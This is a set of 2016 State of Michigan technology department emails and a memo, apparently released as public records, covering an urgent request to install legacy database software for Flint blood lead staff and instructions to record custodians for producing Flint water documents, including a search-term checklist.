(DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Ciecwa, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); [jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo  
Lacy Wilke  
Marsha Stansfield  
Denice Ballard  
Trisha Hampton  
Greg DeCamp  
Jennifer Gibson  
Dane Hengesbach  
Jean Ingersoll  
Phillip Jeffery  
Brandon Philip  
Christian Kopacsi  
Jeanette Doll  
Ryan McKee  
Jeff Pratt  
Kathy Knapp  
Craig Bidelman  
Terry Bussema  
Rick Rokely  
Niki Tefft  
Nicolle Schlegel  
Alexandrea Parker  
Elizabeth Keilen  
Vicki McPherson  
Chris Christensen  
Michelle Lawson  
Tom Nevai  
Carter Evans  
James Fick  
Robert McKee  
Blane Perry  
Eric Riddering  
Anthony Rodgers  
Larry Trial  
Kyleigh Thompson  
Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth

Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby



Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps

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**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 18, 2016 7:13 AM  
**To:** Harris, Jack (DTMB); Bates, David (DTMB); Nordyke, Susan (DTMB)  
**Cc:** Koppsch-Woods, Kimberly (DTMB)  
**Subject:** Fwd: DIRECTION REQUESTED: DTMB approval to install software for DHHS Blood Lead staff

**Importance:** High

Good morning,  
Forwarding urgent request from MDHHS. Who should Susan work with for expedited approval this morning?

Thanks for your support  
Linda

Begin Forwarded Message:

**From:** "Nordyke, Susan (DTMB)" <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Subject:** DIRECTION REQUESTED: DTMB approval to install software for DHHS Blood Lead staff  
**Date:** 17 February 2016 18:49  
**To:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** "Pung, Linda (DTMB)" <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>, "Koppsch-Woods, Kimberly (DTMB)" <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>

Hi Chris,

DHHS needs specific software pushed to two new staff who are working on the blood lead data for Flint as quickly as possible. The software is Lotus Approach 97 (an older relational database) and ZP4 (zip code software). DHHS is in the process of migrating to a new system but, until that migration is complete, they need to use the requested software to work with the data. We requested a standards exemption through the appropriate process; however, as I understand it, the review committee has concerns with the age of the software and the EULA. They have a meeting scheduled for tomorrow afternoon to discuss.

I'd like your direction on how to proceed. 1) receive your approval now and immediately provide the software to customers (we have the discs) or 2) wait for the meeting with the exceptions committee tomorrow afternoon and update you with the results.

Below is the an email from the customer seeking DTMB escalation.

Please let me know if you have any questions.

Susan.

---

**From:** Stanbury, Martha (DHHS)  
**Sent:** Wednesday, February 17, 2016 10:06 AM  
**To:** Miller, Corinne (DHHS) <[MillerC39@michigan.gov](mailto:MillerC39@michigan.gov)>  
**Cc:** Gates, Nicholas (DTMB) <[GatesN@michigan.gov](mailto:GatesN@michigan.gov)>; Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Subject:** getting DTMB to approve a software installation for new lead staff  
**Importance:** High

I am requesting an intervention at DTMB to ensure that DTMB approves our request to have Lotus Approach and ZP4 installed on the computers of

Dan Albright and Veronica Tijerina, two new staff working on our blood lead data. This is essential for our timely an

accurate response to the lead poisoning problem in Flint. The blood lead surveillance data have been managed using Lotus approach for many years, and although it will be retired once the new surveillance system goes live, in a number of months, it is essential that the new staff have access to the current data management system in order to address all our issues and needs with the Flint water/lead response. In addition we are requesting an exception to have "ZP4" installed, a national file of addresses, which are used to verify and look up addresses; it is essential that we can verify the addresses of individuals reported by laboratories with their blood lead test results.

Because Lotus and DP4 are no longer a DTMB-approved applications, our request has to go to a DTMB "Exceptions Committee" meeting tomorrow. Our request is being presented to the Exceptions Committee by a DTMB staff, Nick Gates, who has been working on this, but I am requesting that MDHHS reach out to Linda Pung ([pungL2@michigan.gov](mailto:pungL2@michigan.gov)) and Susan Nordyke ([nordykes@michigan.gov](mailto:nordykes@michigan.gov)), who are higher up than Nick at DTMB, to emphasize the importance of approving this exception and getting the installation of Lotus approach and ZP4 completed ASAP, so that we can get our new Flint lead staff on board now.

Thank you for your consideration.

Martha Stanbury, MSPH  
Division of Environmental Health  
Michigan Department of Health and Human Services  
PO Box 30195, Lansing, MI 48909  
517-335-8364  
[stanburym@michigan.gov](mailto:stanburym@michigan.gov)

---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 18, 2016 8:50 AM  
**To:** Kabia, Kara (DTMB) (KabiaK@michigan.gov)  
**Subject:** FW: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**Importance:** High

Create a folder for me – Flint DTMB Custodian.

Print this document for me.

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**From:** DTMB-Directors-Office  
**Sent:** Thursday, February 18, 2016 8:13 AM  
**To:** Behen, David (DTMB) <Behend@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Wilke, Lacey (DTMB) <WilkeL@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>; Ballard, Denise (DTMB) <ballardd@michigan.gov>; Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; DeCamp, Greg (DTMB) <DeCampG1@michigan.gov>; Gibson, Jennifer (DTMB) <GibsonJ@michigan.gov>; Hengesbach, Dane (DTMB) <hengesbachd@michigan.gov>; Ingersoll, Jean (DTMB) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; Philip, Brandon (DTMB) <philipb@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; Pratt, Jeff (DTMB) <prattj@michigan.gov>; Knapp, Kathy (DTMB) <knappk1@michigan.gov>; Bidelman, Craig (DTMB) <BidelmanC@michigan.gov>; Bussema, Terry (DTMB) <BussemaT@michigan.gov>; Rokely, Rick (DTMB) <RokelyR1@michigan.gov>; Tefft, Niki (DTMB) <tefftn@michigan.gov>; Schlegel, Nicolle (DTMB) <SchlegelN@michigan.gov>; Parker, Alexandria (DTMB) <ParkerA8@michigan.gov>; Keilen, Elizabeth (DTMB) <KeilenE1@michigan.gov>; McPherson, Victoria (DTMB) <McPhersonV@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>; Lawson, Michelle (DTMB) <LawsonM1@michigan.gov>; Nevai, Tom (DTMB) <NevaiT@michigan.gov>; Evans, Carter (DTMB) <EvansC8@michigan.gov>; Fick, James (DTMB) <FickJ@michigan.gov>; McKee, Robert (DTMB) <McKeeR2@michigan.gov>; Perry, Blane (DTMB) <PerryB4@michigan.gov>; Riddering, Eric (DTMB) <RidderingE@michigan.gov>; Rodgers, Anthony (DTMB) <RodgersA1@michigan.gov>; Trial, Larry (DTMB) <TrialL@michigan.gov>; Thompson, Kyleigh (DTMB) <ThompsonK18@michigan.gov>; Glomski, Tom (DTMB) <glomskit@michigan.gov>; Seger, Seth (DTMB) <SegerS@michigan.gov>; Lee, Timothy (DTMB) <LeeT9@michigan.gov>; Sikkema, Tyler (DTMB) <SikkemaT@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Galeazzi, Tiziana (DTMB) <galeazzit@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Blastic, Laura (DTMB) <blasticl@michigan.gov>; Furseth, Kristen (DTMB) <Fursethk@michigan.gov>; Brancheau, Laura (DTMB) <BrancheauL@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Stankiewicz, Richard (DTMB) <StankiewiczR@michigan.gov>; Vera, Jason (DTMB) <VeraJ@michigan.gov>; Jehnsen, Jeremy W (DTMB) <JehnsenJ@michigan.gov>; Jodway, Kenneth (DTMB) <JodwayK@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Vijayaveeraraghavan, Anupkumar (DTMB) <VijayaveeraraghavanA@michigan.gov>; Harmon, Paul (DTMB) <harmonp@michigan.gov>; Root, Everett (DTMB) <RootE@michigan.gov>; Pauley, Suzanne (DTMB) <PauleyS@michigan.gov>; Thompson, John (DTMB) <thompsonj@michigan.gov>; Nolan, Anne (DTMB) <nolana@michigan.gov>; Peterson, Rick (DTMB)

<petersonr@michigan.gov>; Stiffler, Michelle (DTMB) <StifflerM@michigan.gov>; Patke, Sunit (DTMB) <patkes1@michigan.gov>; Estill, John (DTMB) <EstillJ@michigan.gov>; Seckelman, Joe (DTMB) <SeckelmanJ@michigan.gov>; Martin, Ellen (DTMB) <MartinE@michigan.gov>; Aprill, Brian (DTMB) <aprillb@michigan.gov>; Ross, Josh (DTMB) <rossj@michigan.gov>; Locke, Joel (DTMB) <lockej@michigan.gov>; Cross, Steven (DTMB) <crosss3@michigan.gov>; Clark, John (DTMB) <clarkjs@michigan.gov>; Olkowski, Tony (DTMB) <OlkowskiT@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>; Baer, John (DTMB) <BAERJ@michigan.gov>; Dickinson, Holly (DTMB) <DickinsonH1@michigan.gov>; Post, Corey (DTMB) <postc1@michigan.gov>; Cantin, David (DTMB) <CantinD@michigan.gov>; Brun, Jeremy (DTMB) <BrunJ@michigan.gov>; Hartsuff, Lisa (DTMB) <HartsuffL@michigan.gov>; Kosloski, Joni (DTMB) <kosloskij2@michigan.gov>; Jordan, Gerald (DTMB) <jordang@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; Morgan, Dan (DTMB) <morgand@michigan.gov>; Droste, Kerri (DTMB) <drostek@michigan.gov>; Paasch, Keith (DTMB) <paaschK@michigan.gov>; Scates, Larry (DTMB) <scatesl@michigan.gov>; Noonan, Michael (DTMB) <noonanm@michigan.gov>; Walts, Brian (DTMB) <WaltsB@michigan.gov>; Martin, Ric (DTMB) <MartinR3@michigan.gov>; Burns, Robert (DTMB) <BurnsR@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Hawes, Keith (DTMB) <HawesK@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>; Rambo, Carolyn (DTMB) <RamboC1@michigan.gov>; Millimaki, Shelly (DTMB) <MillimakiS@michigan.gov>; Nelson, Christopher (DTMB) <NelsonC12@michigan.gov>; Murphy, Chris (DTMB) <murphyc2@michigan.gov>; Clark, Stephanie (DTMB) <clarks18@michigan.gov>; Cischke, Roy (DTMB) <cischker@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Reynolds, Vince (DTMB) <reynoldsv@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Ragla, Beth (DTMB) <raglab1@michigan.gov>; Shaw, Gary (DTMB) <shawg@michigan.gov>; Wonn, Michael (DTMB) <wonnm@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Armstrong, Mike (DTMB) <armstrongm@michigan.gov>; Doyle, James (DTMB) <DoyleJ1@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Miller, Mark (DTMB) <millerm13@michigan.gov>; Cooley, Tom (DTMB) <cooleyt@michigan.gov>; Waltersdorf, Rex (DTMB) <WaltersdorfR@michigan.gov>; Monroe, Jerry (DTMB) <monroej1@michigan.gov>; Bergan, Kristin (DTMB) <bergank@michigan.gov>; Banks, William (DTMB) <banksw@michigan.gov>; Dyson, Mike (DTMB) <dysonm@michigan.gov>; Stiles, Dan (DTMB) <stilesd1@michigan.gov>; Chipman, Dan (DTMB) <chipmand@michigan.gov>; Hodgman, Steve (DTMB) <hodgmans@michigan.gov>; Martin, Todd (DTMB) <martint1@michigan.gov>; Weston, Jessica (DTMB) <WestonJ2@michigan.gov>; Fitton, Scott (DTMB) <FittonS2@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Maynard, Sharon (DTMB) <maynards1@michigan.gov>; Calahan, Heather (DTMB) <CALAHANH@michigan.gov>; Cook, Rebecca (DTMB) <CookR6@michigan.gov>; Hayes, Genevieve (DTMB) <HayesG2@michigan.gov>; Riehle, Jenni (DTMB) <RiehleJ2@michigan.gov>; Falik, Tom A. (DTMB) <FalikT@michigan.gov>; Pemble, William (DTMB) <PembleW@michigan.gov>; Sambiagio, Melissa (DTMB) <SambiagioM@michigan.gov>; Cieciva, Sue (DTMB) <ciecivas@michigan.gov>; Hunter, Lymon (DTMB) <hunterl@michigan.gov>; Dufour, Yvon (DTMB) <DufourY@michigan.gov>; Camp, William (DTMB) <CampW@michigan.gov>; Hatch, David (DTMB) <HatchD@michigan.gov>; Troub, Shelby (DTMB) <TroubS1@michigan.gov>; Epps, Stephanie (DTMB) <eppss@michigan.gov>; Herman, Christyn (DTMB) <HermanC3@michigan.gov>; Bliss, Mike (DTMB) <blissm@michigan.gov>; Guardiola, Jamie (DTMB) <GuardiolaJ1@michigan.gov>; 'jfoley@us.ibm.com' <jfoley@us.ibm.com>  
**Cc:** Stanaway, Deb (DTMB) <StanawayD@michigan.gov>; Huhn, Jacqueline (DTMB) <huhnj@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Doerr, Stephen (DTMB) <DoerrS1@michigan.gov>; Isaacs, Jan (DTMB) <isaacsj@michigan.gov>

**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**Importance:** High

Please note the attached document has been updated. Please discard the previous version. A paper copy will be provided to you at the meeting.



All DTMB  
Custodians of Co...

-----Original Appointment-----

**From:** Longanbach, Janelle (DTMB) **On Behalf Of** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

<< File: All DTMB Custodians of Correspondence Related to Flint.pdf >>

**\*This attachment was updated 2/18/16**

\*See agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

## **Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

## **SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

## **Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Vicki McPherson

Chris Christensen

Michelle Lawson

Tom Nevai

Carter Evans

James Fick

Robert McKee

Blane Perry

Eric Riddering

Anthony Rodgers  
Larry Trial  
Kyleigh Thompson  
Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff



Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch

Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps

<< File: All DTMB Custodians of Correspondence Related to Flint - UPDATED.pdf >>



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |  |
|---|--|--|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water"    |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"             |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  | <input type="checkbox"/> "Flint" & "water" |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |  |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |  |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |  |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |  |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |  |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |  |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by  
Monday, February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.

